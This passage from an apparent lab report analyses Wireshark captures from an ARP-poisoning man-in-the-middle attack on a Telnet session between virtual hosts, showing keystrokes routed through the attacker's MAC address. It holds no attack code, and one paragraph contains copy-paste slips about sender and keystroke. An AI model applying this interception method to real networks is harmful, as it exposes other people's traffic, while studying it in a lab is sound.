149.154.171.236	10.0.2.4	TLSv1.2	583	[TCP Spurious Retransmission]
10.0.2.4	149.154.171.236	TCP	526	[TCP Retransmission] 36790 → 4
10.0.2.4	149.154.171.236	TCP	54	36790 → 443 [ACK] Seq=15912713
149.154.171.236	10.0.2.4	TCP	60	443 → 36790 [ACK] Seq=319683 A
10.0.2.5	10.0.2.6	TCP	67	[TCP Keep-Alive] 47476 → 23 [P
10.0.2.6	10.0.2.5	TELNET	67	Telnet Data ...

```
▶ Frame 645: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_cd:a8:db (08:00:27:cd:a8:db), Dst: PcsCompu_02:6d:61 (08:00:27:02:6d:61)
   ▶ Destination: PcsCompu_02:6d:61 (08:00:27:02:6d:61)
   ▶ Source: PcsCompu_cd:a8:db (08:00:27:cd:a8:db)
     Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▶ Transmission Control Protocol, Src Port: 47476, Dst Port: 23, Seq: 3257314103, Ack: 4037880563, Len
▼ Telnet
     Data: a
```

Figure 27: Keystroke "a" read by Host A

From Figure 27, we can see that the input received by A at `10.0.2.5` that is to be sent to B at `10.0.2.6` is actually “a”. We note that the source and destination MAC addresses are that of A (`08:00:27:cd:a8:db`) and M (`08:00:27:02:6d:61`) respectively, showing that A actually sends the packet to M instead of B as it believes.

	IP Address	Machine	MAC Address	Machine
Source	10.0.2.5	A	08:00:27:cd:a8:db	A
Destination	10.0.2.6	B	08:00:27:02:6d:61	M



Figure 28: Keystroke "z" sent by Host B

From Figure 28, we can see that the input that B at `10.0.2.6` is sending to A at `10.0.2.5` is "Z". We note that the source and destination MAC addresses are that of B (`08:00:27:b6:ef:b0`) and M (`08:00:27:02:6d:61`) respectively, showing that A actually sends the packet to M instead of B as it believes.

	IP Address	**Machine**	**MAC Address**	**Machine**
Source	`10.0.2.6`	B	`08:00:27:b6:ef:b0`	B
Destination	`10.0.2.5`	A	`08:00:27:02:6d:61`	M

From this, we can see that the MITM attack was successful since the packets from A were intercepted by M and modified before being sent to B and before it is received by A once again.